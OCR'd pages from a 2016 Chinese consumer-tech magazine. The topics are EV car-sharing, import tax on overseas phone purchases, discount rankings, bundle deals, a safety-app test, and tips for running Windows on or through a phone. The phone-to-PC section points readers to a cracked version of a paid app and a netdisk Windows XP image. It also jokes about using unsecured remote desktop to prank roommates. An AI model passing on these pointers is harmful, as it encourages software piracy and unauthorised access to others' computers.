
分时租赁的收费方式非常灵活,比如上海 EVCARD 前 30 分钟 15 元,超 30 分钟后 0.5 元 / 分钟,每 24 小时最高 180 元,还有小时租车、夜间租车、整天租车、周租等方式。合理利用的话甚至比打车、专车等出行方式花销更低。比如从家到机场,路程可能在 1 小时以内,那么就可以选择用车时间为 1 小时,租车费用可能也就十几元;或者当天需要往返多个地点,每次打车都需要交起步价,算起来就不是很划算了;也避免了专车等待和沟通的时间成本。

电动车 + 分时租赁的模式在国内还是比较新颖的,目前仅在北京、上海、深圳、杭州等地展开,如北京一度用车、深圳联程共享、绿狗租车、杭州车纷享,车型选择也比较丰富,包括奇瑞 EQ、北汽 EV200、比亚迪 E6、特斯拉 Model S、华晨宝马之诺等等。这种方式节约了时间成本,提高了车辆的使用效率,非常适合城市内的中、短途代步,也对进一步推广电动车和环保提供了帮助。

总　结　你看到的可能只是蛋糕上的奶油

受限于电动车自身的原因,电动车的分时租赁服务跟目前的打车、专车应用比起来,在体量和声量上都有很大的差距。而当这类分时租赁服务有了足够的车辆、车牌等资源后,声量和体量也会逐渐增加,需要的只是时间。不过等着分这份蛋糕的人已经不少了,除了传统汽车厂商、租车公司外,互联网厂商也要插一脚,比如已经盯上汽车和生态业务的乐视,也即将对外正式发布旗下电动车分时租赁零派乐享,一旦跟互联网、生态扯上关系,难免会让人有些不同的期待。而它的意义除了商人看重的利益之外,拔高到环保、生态、可持续发展也毫不为过,雾霾天能少一天也是好的。

一些比较新的小区和停车场已经安装了充电设备



手机上已经可以查看附近充电站和状态,有的还能给电卡充值


戴姆勒在欧洲的 car2go 汽车共享服务所使用的就是 Smart fortwo 电动版车型

前挡风玻璃的密码锁

使用绿狗租车可以在手机上选择和租赁附近的电动车

新政实施 还能不能愉快地海淘了?

相信这几天海淘党们肯定都被铺天盖地“海淘告别免税时代”的新闻砸了个懵圈,不仅爱买化妆品、奢侈品的姑娘们坐不住了,爱买电子产品的发烧友们也非常关注这个话题。对于国内用户来说,面对居高不下的行货价格,海外购的确是一个省钱的好方法,那么新政出台对于手机海淘会有影响吗?



4月8日是税改大限日

税改对手机影响并不算大

税号	物品类别	范围	税率
11000000	厨卫用具及小家电	电话机等信息技术产品:包括固定电话机、手持移动电话机、可视电话机、寻呼机等。	15%


第三方代购手机税率从10%提升为15%,影响相对较小

此次税改,像京东全球购、天猫国际等接入电子商务交易平台和提供“三单”的正规跨境电商零售进口将不再按行邮税计征税款,也就取消了原有的税额50元以内免征的优惠(对售价四位数的手机来说无影响),而是改按正常的关税、增值税、消费税分别征收,也就是说税率从之前的10%提升到11.9%,对于一部售价5000元的手机来说,税改后要多纳税59.5元。

非正规的个人海淘、代购,仍按行邮税计征,税额50元以内继续免征,但行邮税税目从四档(10%、20%、30%、50%)调整为三档(15%、30%、60%)。按照新的行邮税税目分类,手机属于税目一项下的商品,税率是15%,而之前税率是10%,还是以一部售价5000元人民币的手机为例,税改后要多纳税250元。虽然支出增加,但和化妆品、奶粉比起来,此次税改对于手机的影响算是比较小的。

自己海淘未必划算

在这里先表明观点,那就是绝大部分手机自己海淘回来是不划算的。在很多人看来,国外手机的售价要比国内便宜很多,这其实是一个误区。就拿当下正火的三星Galaxy S7来说,美亚的标价是636.99美元,折合人民币约4120元,而国内电商报价4888元。就算在美国境内无税包邮,但保险等其他费用在200元左右。但这不是重点,等待时间长才是最痛苦的,路上10天算超快,20天算正常,一定要做好30天到手的思想准备。另外,手机被税的几率几乎是100%,如果按照新的15%税率来计算,还要支出618元。这样算下来(4120+200+618=4938元)你还会觉得海淘手机便宜吗?而且没有质保不说还要承担转运过程中丢件的风险。



只有赶上促销海淘才有意义,Nexus 5X到手价要比在淘宝上买便宜好几百

一般情况下,自己海淘有两种可能。一是尝鲜,海外发布第一时间入手,目标直指iPhone、谷歌Nexus。还有一种是清仓促销,像最近Nexus 5X在美国只要229.99美元就能到手。这里要提醒的是,很多美版手机仅支持联通4G网络,电信/移动用户买回来可能无法使用,一定要看清参数。日版手机大部分是有网络锁的,所以不建议购买。

跨境电商之间也有区别

跨境电商是最近两年才兴起的,以京东全球购、苏宁易购海外购、天猫国际为代表,之所以能迅速火起来,是因为不用懂英语,也不需要双币信用卡,运输风险几乎为零,代为清关,整个流程和正常在电商购物没有区别,剁手都剁得干脆。

就手机而言,跨境电商的优惠幅度相对较大,不排除商家补贴炒人气的可能,多半都是从香港采购,直接发货,价格透明(报价通常包含所有中间费用)。苏宁易购海外购以香港旗舰店为主,和自营性质差不多,所以更值得放心,偶尔会有白菜价。最近针对索尼Xperia Z5的促销特别给力,只要2988元,同期行货报价4799元。京东全球购则以第三方店铺作为主打,所以靠谱指数并不高,在这里就不优先推荐了。

同为跨境电商,京东全球购以第三方商家为主

延伸阅读 淘宝“水”货也许是真的“水”

有相当一部分人还是会选择在淘宝以及线下渠道购买水货手机,价格便宜,而且也更快。为什么会便宜?店主用逃税、量大这些“合理”的理由解释,其实是因为缺乏监管,店主偷梁换柱,以次充好。像三星、苹果在内地凭购物票据是可以享受质保的,经销商为了利润,往往会把亚太版当成港版来卖,除了没有质保外,像Galaxy S7 edge亚太版处理器就换成了三星自家的,不支持电信4G,不支持三星Pay。偷换配件的情况在欧版、美版上就更多了,所以,我们建议大家如果要在淘宝购买水货手机,一定要选择信誉和评价都很好的店铺,别图便宜买到“水”货。

互动答疑

关注机智猫,即可随时随地提问。

微博 微信

@京杭小子:最近要换部手机,对拍照要求高,想知道目前市面上拍照好的手机有哪些?5000元的预算,型号要新,外观要上档次,配置两年内不落伍。谢谢推荐!

@机智猫:目前市面上拍照好的手机有三星Galaxy S7,它采用1200万像素索尼IMX260传感器,像素虽不算高,但却拥有1/2.5英寸的面积,单个像素大小为1.4μm,镜头光圈高达F1.7,还支持RAW格式输出,画质也是一流,目前全网通版售价4888元,处理器是最新的骁龙820,性能足够强大。

@牛爸爸:孩子的手机掉了,想给他买个新的,有什么好推荐的,只求质感好,待机长,性能一般就行,怕他用手机玩游戏。预算800元左右。

@机智猫:如果你真的怕小孩用手机玩游戏,推荐微软Lumia 640,Win8.1的系统,没几个游戏可以装,但像微信、QQ这样的常用应用一个都不少,配备5英寸屏,有黑白橙蓝四种颜色,能续航一天以上,售价699元。Android手机的话,可以考虑红米3,4100mAh电池容量加上金属机身,拍照效果还不错,标配版售价也是699元。

@昶:你好,我想买一部2000元左右的手机,没什么大的要求,外观大气稳重,操控流畅即可,屏幕最好在5~5.5英寸之间。

@机智猫:你可以考虑一下华为P8标配版,最近在降价,外观绝对满足你的要求,金属质感,配备5.2英寸屏,售价1899元(移动版)。三星Galaxy A7可作为备选,配备5.5英寸1080P屏,超薄金属一体机身,售价1799元,系统易上手,拍照效果也不错。

@SHENLIZU:一直都在关注Surface Book,听闻美国微软商城最近在搞促销,幅度都是100美元以上,国内却一点动静都没有。求乞丐版报价,水货可以买吗?

@机智猫:目前i5版的微软Surface Book电商平台报价在11088元左右,几乎没有任何优惠,最多享受12期免息分期。淘宝集市对行货乞丐版报价普遍在9700元上下,都是不含税的,可信度较高,入手放心。至于水货,美版现在一点价格优势都没有了,加上在国内无法享受质保服务,所以建议你不要考虑。

@Find_Rain:好不容易抢到了红米3,可惜没有标配耳机,偶尔上班路上会听听音乐,能推荐一款高性价比的耳机吗?

@机智猫:为什么不考虑小米自家的圈铁耳机呢,售价104元,无需抢购,灵敏度高,三频表现均衡,非常适合听人声,而且支持通话。除了这个还可以考虑铁三角ATH-CLR100,多种颜色可选,线材柔软,擅长中高音,还送收纳盒,售价119元。

微信有奖挑刺

责编:曾会敏 组版:李成刚 责校:杨志刚
日期:2016.4.18 投稿邮箱:techmiao@vip.sina.com

降价 TOP 5

TOP1:中兴 AXON天机 A2015 高配版

理由:官方降价
产品特色:骁龙810、全网通、3GB RAM、32GB ROM、5.5英寸1080P屏、后置摄像头1300万像素、3000mAh

1号店

购买指数	降价金额	当前售价	降价幅度
★★★★	200 元	1699 元	11%

点评:该机也算是特点突出,支持全网通,采用上一代骁龙810旗舰配置,官方已经升级到Android 6.0系统。然而,中兴被营销上的不给力拖了后腿,曝光率和影响力不足。就目前1699元的售价来看,性价比还是挺高的。

TOP2:YotaPhone2

理由:全网最低
产品特色:骁龙800、联通4G、2GB RAM、32GB ROM、5英寸1080P屏、后置摄像头800万像素、2500mAh

JD.京东.COM

购买指数	降价金额	当前售价	降价幅度
★★	300 元	2599 元	10%

点评:双面屏虽然概念十足,然而噱头终究变不成看头,实用性不高,再加上品牌小众,配置落伍,这款手机始终没能火起来。此番降价,有清仓的嫌疑,不过前景并不乐观,毕竟市面上2000元左右好用的手机太多了。

TOP3:华为 P8

理由:商家促销
产品特色:麒麟930、电信4G、3GB RAM、16GB ROM、5.2英寸1080P屏、1300万像素、2680mAh

JD.京东.COM

购买指数	降价金额	当前售价	降价幅度
★★★★	150 元	1688 元	8%

点评:那边新品P9刚刚发布,这边老款P8就直线降价,这一刻市场的残酷性充分体现。P8虽然配置不复当年之勇,但作为商务机,还是值得推荐的,毕竟做工出色,充满金属质感,能确保系统运行的流畅性。如果追求性价比,现在是入手的最好时机。

TOP4:LG V10

理由:官方降价
产品特色:骁龙808、双4G、4GB RAM、64GB ROM、5.7英寸2K屏、后置摄像头1600万像素、2900mAh

亚马逊 amazon.cn

购买指数	降价金额	当前售价	降价幅度
★★★	299 元	4699 元	6%

点评:很显然V10的降价是在为G5的上市让路,从产品定位不难看出,V10更像是G4和G5之间的过渡产品。既然G5的定价为4888元,那么V10还需要继续调整,两款产品至少要保持一定的价差。

TOP5:Moto 360二代

理由:电商促销
产品特色:高通MSM8026、512MB RAM、4GB ROM、IP67防水、1.37英寸、300mAh

JD.京东.COM

购买指数	降价金额	当前售价	降价幅度
★★★★	100 元	1699 元	6%

点评:大陆版Android Wear操作系统加上出门问问的语音系统和高颜值吸引了不少用户的追逐。然而热度降下之后,自定义缺失,部分功能被阉割,应用太少等缺点也慢慢暴露。随着竞争力的下降,Moto也意识到市场的不乐观,稳中有降或许是未来很长一段时间内的态势。

电脑报官方店
精品二手iPhone 上市

正 规 经过电脑报手机实验室试用检测 100%原装二手
放 心 七天包换,三个月保修,一年成本价维修
高性价比 iPhone 6:2799元起 iPhone 5s:1399元起
全套送齐 买就送耳机、充电器、数据线、钢化膜、手机壳
全国包邮 顺丰快递极速送达
收货三天内好评 立返20元
手机淘宝扫一扫
iPhone 6 iPhone 5s
购买网址:http://cpcwi.taobao.com

消费热点

打包销售 确有优惠还是实属坑人?

现在买手机很多人首选在电商或官网下单,图的是个方便,时不时还会有各种组合购打包方案推出,给人的第一感觉就是划算。然而事实真的是这样吗?有句话说得好:“只有错买,没有错卖。”

有些组合购打包方案,名义上是促销,实际是变相的涨价。就拿京东在售的小米5为例,裸机售价1999元,显然是需要抢购的,而套装版并不限量,售价2349元,赠送BYZ S366耳机、KOOLIFE玻璃膜和软壳、倍斯特16000mAh移动电源,以及三个月的碎屏险。这些赠品在京东标价不菲,BYZ S366是79元,KOOLIFE玻璃膜和软壳加起来78元,倍斯特移动电源要159元,碎屏险标价60元,算下来1999+79+78+159+60=2375元,乍一看,还真以为买套装占便宜。其实,京东很聪明地选择了一些冷门品牌作为赠品,抬高其标价然后以组合购的这种方式打包卖出去。据我们了解,这些赠品如果单独在淘宝购买,加起来不超过200元,换句话说,套装比裸机贵了150元。

还有一种组合购打包方案是变相的降价行为。大家有所不知,三星、LG等品牌都有非常严格的定价体系,是不允许经销商随便降价的,抓到就是重罚,谁也不敢铤而走险。为了提升竞争力,电商只能通过增加赠品的方式,变相促销,暗地里较劲。通常这些赠品都很实用,甚至可以说物有所值,像目前京东针对三星 Galaxy S7 edge,就赠送三星32GB存储卡、保护壳、原装快速无线充电器、自拍杆和移动电源,大概算了一下,价值超过300元。

同样的型号,1号店只送存储卡、保护壳和自拍杆,苏宁易购则把原装无线充电器换成了其他品牌,但增加了乐心手环,移动电源容量增大,存储卡空间翻倍,实用性更高。OPPO、vivo等品牌也是常年搞打包促销的,但由厂商来主导,像vivo Xplay5送蓝牙音箱和蓝牙耳机,OPPO R9送蓝牙音箱和自拍杆,各家电商都会执行,没太大差别。

说到这里,大家对于组合购打包方案应该有了一个透彻的了解,还是要货比三家。不要过于在意赠品的数量,更不用把商家对赠品的标价太当回事,关键是这些东西对于你来说要实用。

苏宁易购在对赠品的标价上相对要合理一些

本周关注

身份最高贵的华为手机

备受瞩目的华为P系列新旗舰P9已经亮相了。虽然机身上没能出现经典的红色徕卡可乐标,但双方技术上的合作,以及双镜头技术的引入,给用户带来了全新的拍照体验。在其金属机身下还暗藏着强大的性能,采用华为自主研发的麒麟955八核处理器,配备了5.2英寸屏。同时发布的P9 Plus屏幕更大,存储空间更大,音质更好。

魅蓝note3首发7分钟售罄

千元级手机市场仍然是价格战的主战场,这个月主角轮到了魅蓝note3,主推高颜值和超长续航,采用了全金属机身设计,配备2.5D弧度屏,手感出众,内置4100mAh电池,支持指纹识别和全网通,搭载联发科Helio P10处理器,售价最低只要799元,的确称得上“青年良品”,还有3GB RAM+32GB ROM版可选,售价999元。

iPhone SE国内被抢空

被称为“最强4英寸屏手机”的iPhone SE虽然在美国销售并不理想,但在国内却称得上抢手。据苹果官网信息,iPhone SE无现货,预计发货时间为7~10个工作日,而苹果其他机型都有现货供应。目前各大苹果专卖店以及苏宁、国美等电器门店,也出现了货到即告售罄的情况,京东、1号店等电商高挂“缺货”牌。虽不排除苹果在玩饥饿营销,但手机圈已经因此刮起了一股小屏风。

国产平板掀起低价风潮

都说低端平板已经是白菜价了,就在多方僵持的情况下,酷比魔方终于出手对iwork8旗舰版进行调整。该机搭载Intel Z8300处理器,配备8英寸IPS屏幕,虽说配置不算出彩,但诸如蓝牙、TF扩展、HDMI接口一应俱全,支持硬解处理H.265编码的4K视频,帧率达到 30fps,更难得的是支持双系统。目前售价399元,前100名在京东晒单,就能免费获得蓝牙键盘。

装了“怕怕”,手机真能用来求救?

和颐酒店遇袭事件让大家再次重视起了安全问题,特别是女性独自一人在外更是危险。借着这个事件,一款名为“怕怕”的APP开始在微博上大肆推广,宣称能为用户提供安全保障,如果遇到危险可以第一时间通知亲友。把安全问题交给它,就真的可以放心了吗?

怕怕
平台:Android/iOS
收费情况:免费

求助方:有延迟,无法第一时间发送

软件主界面很简单,可以选择立刻求助或者 N 分钟后自动求助

初次使用“怕怕”,需要验证自己的手机号码并允许定位权限,并且设置一个或多个紧急联系人。在这里我们要提醒大家,设置紧急联系人后,一定要通过电话或亲口告诉对方你正在使用“怕怕”这个软件,否则对方收到求助短信,很有可能会认为这是诈骗信息而不予理会。

“怕怕”这款APP的求助模式有两种,一是直接求助,另一种是设定一个保护时间,如果时间结束之后没有主动取消预警,则向亲友通知,多用于即将通过某段漆黑危险的地区,或者乘坐电梯、搭乘出租车等情况。

经过试用,我们发现就算点击一键求助,也会在5秒倒计时后进行30秒录音,然后再上传服务器,接着通知亲友。而设定保护时间的实用性就更差了,会傻傻等到设定的时间结束后才进行预警,如果真的发生意外,就为时已晚了。

接收方:并非每次都能收到求助

亲友最快1分钟内能收到短信,并可以查看求助者所在的位置

求助者发送求助消息之后,会显示“发送成功”,对方真的能收到吗?经过多次测试,对方大多能在2分钟内收到短信,可以点击其中链接查看求助者发送求助信息时的地理位置,定位还算准确。不过,其中有两次根本没有任何提示,看来,自动求助也并不是那么可靠。而30秒的自动录音虽然有点耽搁时间,但是如果真的遇到危险,录音证据可以给公安机关提供一些信息。如果能有语音通话功能,可能会更好一些。

总的来看,“怕怕”的初衷其实是好的,只是无论是求助还是接收短信,都会有一定的延迟,更别说没有收到短信的情况了。而且短信中多次提到的“众安保险专属客服”,也仅仅是在每次发送/接收求助信息的时候会出现,求助之后不会有任何回访或者反馈——就算只是免费使用的APP,它所能提供的安全保障并不多。

遇到突发事件,究竟该怎么做?

首先,我们建议如果没有特别情况,最好不要独自一人在夜间出行,如果实在不能避免,尽量选择人多、灯光明亮的地方通行。要有危机意识,在危险区域还是可以通过手机提供一定的保障。

1.携带防狼喷雾:如果经常走夜路,建议做好准备。

2.打电话:适用于乘坐电梯等短时间预警。上电梯前如果有陌生人同行,可拨通亲友电话,告知他你的位置,随便闲聊着,如果有突发情况对方也能听到。就算手机没电,也要假装正在打电话,让不法之徒有所忌惮。另外,可打开共享实时位置功能,让朋友看到自己的具体位置。

3.通过 Siri 报警:在设置中打开“嘿,Siri”语音唤醒,说出“拨打110”让Siri帮你拨号。不便盯着手机操作的情况下可以使用,Android的语音助手类似。

4.寻求路人帮忙报警:如果不法之徒有冒充家人或者假装抓小三等行为,一定要声明不认识对方,并请路人帮忙拨打110,等警察到了对质,对方多半都会逃跑。

5.砸东西:如果情况紧急,可用网上流传的砸东西策略,就算事后赔钱,也比遇到更可怕的事情要好。

好玩手游

在各大应用市场榜单中,林林总总的游戏推荐,每一个看起来都那么好玩,但是其中陷阱可不少,那些看起来很美好的游戏也许只是做了一个酷炫的宣传动画!刷榜盛行,推荐无价,榜单中大受好评的游戏到底好不好玩?让我们为你探个路。

玩 铁甲钢拳冠军赛

平台:Android/iOS
收费情况:免费

说起格斗游戏,大家第一时间想到的肯定是《KOF》等人类的比拼,而机器人世界同样也有比赛,而且它们打起来更是力量与力量的碰撞,真正的拳拳到肉,不对,它们并没有肉……

《铁甲钢拳冠军赛(Real Steel Champions)》就是这样的一款游戏,你可以从头到脚定制属于你自己的机器人,并且连出场、庆功动作都可以自定义,让你这个“主人”过足瘾。当然,还可以让机器人学习攻击技能,并且升级每个部件,让它更强大,或者购买更高级的机器人,参加竞技比赛。

至于对战过程,除了轻/重拳攻击,还引入了QTE模式,找准敌人的弱点,猛烈攻击吧!

QTE模式才是这个游戏的精髓,向对方弱点进攻吧

不玩 哆啦A梦道具大暴走

平台:Android/iOS
收费情况:免费

每个“80后”的孩子都对机器猫有着特别的回忆,不知道大家会不会像我一样,看到相关的游戏都想试一试?而这款上了APP Store推荐榜的游戏真的好玩吗?进入游戏后有一些剧情动画,满满的回忆,挺感动。好吧,这款游戏基本上到此就没什么新意了……因为进入游戏之后,就只是一个划线消除游戏了——换成了各种颜色的铃铛。同时消除的铃铛越多,分就越高,然后可以用游戏中获取的铜锣烧或者人民币购买铃铛,用来换取游戏中的道具——增加过关后获得的分数或者经验值等。至于用康夫、小静等不同的人物游戏,只是游戏中头像变化而已,本质还是一个换了皮的划线消除游戏。

换了一层机器猫的皮,就说自己有“情怀”?

责编:黄益甲 组版:向海蓉 责校:杨军
日期:2016.4.18 投稿邮箱:techmiao@vip.sina.com

手机一秒变 PC,还不来 Get?

@王健


经常玩手机的你,是不是已经很久没有碰电脑了呢?的确,很多以前要在电脑上处理的事情都可以通过智能手机解决了。不过,作为搞机一族,用手机玩出电脑上的功能才是真正的达人,赶快跟我学学手机变电脑的绝招吧!

开胃菜:给Android换个Windows“皮”

作为第一道菜,我们先来点毫无难度的入门级玩法——模拟 Windows 系统界面。而需要的工具就是 XP Mod 这个主题 APP,安装后不用任何设置,运行即可。接下来就可以听到熟悉的 Windows XP 启动音乐并进入“系统”了。

不过,除了壁纸可以自定义并且可以打开 IE 翻网页,这个“系统”就没什么功能了,另外,还可以打开“我的电脑”查看手机中的文件,是的,其实这款 APP 只是一个模拟 Windows XP 的文件管理器。而且还支持 OTG 连接鼠标,不过,要注意的是左键是点击,右键是返回(并不是菜单)。

其实,这个主题 APP 并不太好用,就连缩放窗口都不能实现,功能很有限。最后,体验完毕可以按下开始按钮,选择关机就可以退回 Android 系统,并且有熟悉的音效哦!



界面全部变成 WindowsXP 样式,不过功能很单一,只能使用文件管理器和 IE

进阶体验:直接“刷”成Windows


前面介绍的方法只是动用了 Android 主题,让界面模拟出 Windows 的样子,并不能真正体验 Windows 的功能。想要进一步搞机,可以试试 Bochs 这个工具,它能完全模拟出 Windows 的硬件环境,让手机直接运行 Windows 系统。

首先在 http://pan.baidu.com/s/1eQ8QShk 下载 Bochs 安装包、配置文件(SDL.rar)以及 WindowsXP 镜像。解压 SDL.rar 得到 SDL 文件夹,然后将 Windows XP 系统的镜像文件复制到 SDL 文件夹中,命名为 c.img 替换原文件。接下来将 SDL 文件夹拷贝到手机内存中,这时候打开刚刚安装好的 Bochs 就可以进入 Windows XP 系统了。

在手机上看到熟悉的 Windows 系统界面,是不是很激动?

经过 3~4 分钟的等待就可以进入 Windows 系统,但是现在的操作会变得很麻烦,滑动手指可以移动光标,但不能点击,点击需要按下手机音量 + 键,而双击无法实现,只能用音量 – 键(也就是鼠标右键)弹出菜单之后选择打开。而且就算手机支持 OTG,也只能移动光标,不能实现点击,操作简直不能忍。

就功能而言,可以运行画图、计算器等基本软件,额外安装软件则需要在 SDL 文件夹中建立 HD 文件夹,把软件“带”到这个系统中安装,不过安装和运行都会很慢。



基本功能都有,只是用手指操作的确不像鼠标这么顺畅

升级改良:手机运行云系统

是不是觉得只是修改界面、实现简单功能不够过瘾呢?好,接下来我们加大难度,教大家一个更实用的方法——云端电脑。

网上可以找到许多虚拟服务器平台,都可以通过各自的客户端连接云端空间,访问自己的云电脑,在这里,我们以达龙云电脑为例进行介绍(新账号有试用时间,如果想要更高的云端电脑配置和更多时间,需付费。网上有 Android 破解版,可免费使用)。

登录账号后点击“连接云电脑”就可以使用,非常简单,接下来可以看到手机变成了 Windows 7 界面,相信这也是大家最熟悉的系统了吧。操作没有任何难度,只是全都变成了触控,当然,支持 OTG 的手机可以连接键盘 / 鼠标,编辑文档、访问网页都是没问题的,资料也是实时备份,不用担心丢失。

而至于更高级的应用,基本可以说是电脑上能执行的操作,在云电脑上都可以实现,QQ 等软件都是可以用的,不过,云电脑负载较大,视网络情况可能会有卡顿。不过,云电脑的配置也不会太高,所以大型游戏就别指望了,而《英雄联盟》等游戏,可以用 TGP 进入游戏平台,进游戏就会提示环境异常无法启动。

APP 界面很简单,直接启动云电脑即可

进入系统后,常规的 Windows 软件都能用

终极变身:桌面功能全搞定

前面介绍的方法要不就是改了界面,让大家怀旧,要不就是能够实现部分功能,进行轻度体验,接下来,我会教大家一个在手机上体验完整 Windows 系统的方法,你可别不信,马上开讲!

我们需要在手机上安装 splashtop 这款 APP(Android/iOS 都有对应版本),而电脑上需要安装 splashtop streamer(控制台程序)。首先在 splashtop streamer 注册并登录账号,在这里建议大家设置一个安全码,否则只要是同一局域网中的手机都有可能访问你的电脑(可以在寝室里整室友,别说是我告诉你的)。

接下来在手机端登录相同账号,并确保它们在同一个 WiFi 环境中(如果购买付费版,则可以通过 Internet 网络访问),并选择使用电脑原本的分辨率并建立连接即可。不到两秒就可以在手机上看到电脑中的画面了,并且有操作提示,比如点击就替代鼠标左键,长按替代右键,另外还有拖放、移动画面等操作,上手一点也不难。

当然,如果你的手机支持 OTG,那就更容易操作了,手机变身电脑的扩展屏幕,一切都可以远程搞定。如果周末懒得起床,想打开电脑用音响放音乐,还可以用网络唤醒功能——你只需要在电脑的 BIOS 中找到“Power Management Setup”菜单,将“Wake up on LAN”打开即可使用,那感觉太棒了。另外,甚至可以找一台闲置的电脑,不用连接显示器,让手机变身遥控器 + 显示器,远程控制它执行下载等任务,充分“压榨”剩余价值。

用手指替代鼠标,打开浏览器、呼出键盘打字等操作都是没问题的

用手机三开《魔兽世界》没压力,当然,手机只是负责遥控 + 显示

由于所有运算、数据都在电脑上,所以完全不用担心配置和运行速度的问题,熟悉操作之后,文档编辑、看网页什么都能搞定。不过,《魔兽世界》这样的大型游戏虽然也能玩,但还是连接键盘鼠标吧,在 Windows 电脑上用触控操作的确不是那么方便。

责编:孙文聪 组版:向海蓉 责校:杨军
日期:2016.4.18 投稿邮箱:techmiao@vip.sina.com

红米 3 高配版:平价不廉价

基本参数

5 英寸 1280×720 像素 /Android 5.1/ 高通骁龙 616 八核 / 高通 Adreno 405/3GB/4100mAh/ 后置 1300 万像素 / 前置 500 万像素 /139.3mm×69.6mm×8.5mm/143g

■参考价格:**899** 元

跑分

《安兔兔评测》 34462

优点 全金属机身,做工好;4100mAh电池,续航优秀;

缺点 屏幕显示效果不够细腻

长久以来,拥有庞大市场需求的千元机市场都是各大手机厂商的“兵家必争之地”。然而,相对较低的门槛使得这个市场长期以来鱼龙混杂,充斥着各种粗制滥造的机型。如今,这个局面正在发生根本性变化,除了追求极致的性价比之外,厂商也开始在工艺、设计、用户体验等方面寻求突破。作为千元机市场内最具号召力的品牌之一,红米这次又会给我们带来哪些改变呢?

没有“繁星格纹”,设计更简洁

之前的红米 3 标准版评测中我们提到,相较于前代,其在外观上最大的改变就是将塑料机身升级为全金属机身。而和标准版不同的是,高配版取消了后壳采用的“繁星格纹”设计,整个机身看起来更加简洁、大方。而机身后盖上的指纹识别按钮则是其区别于标准版的最直观体现。全金属机身质感良好,圆润的机身线条处理使其握持起来拥有不错的手感。

不可否认的是,红米 3 高配版的前脸设计还是延续了红米前两代产品的设计语言,整体上感觉中规中矩,属于千元手机中的“大众脸”。但得益于机身材质以及做工的提升,产品本身带来的品质感还是非常明显的,拿在手上有一种超越普通千元机的手感。需要注意的是,8.5mm 的机身厚度在当前的智能手机中可能算不上薄,但别忘了,它里面可是装着一颗 4100mAh 的大容量电池。

金属材质的加入使得手机获得了良好的质感和手感

考虑到机身背部的大容量电池,8.55mm 的机身厚度就显得很好接受

有了指纹解锁更方便了

指纹识别功能的加入在一定程度上使得高配版拥有相较于标准版难以取代的优势。首先,指纹识别在解锁屏幕效率上是传统的手动输入密码的解锁方式所不能比的,红米 3 高配版的指纹识别响应速度非常快,几乎就在手指贴上去的一瞬间即可完成解锁,过程无比流畅。用久了之后,相信你绝对会离不开这个功能。其次,指纹识别功能似乎正在逐渐成为智能手机的标配,特别是对于目前大热的移动支付领域来说,指纹识别算是相当重要的硬件配备。

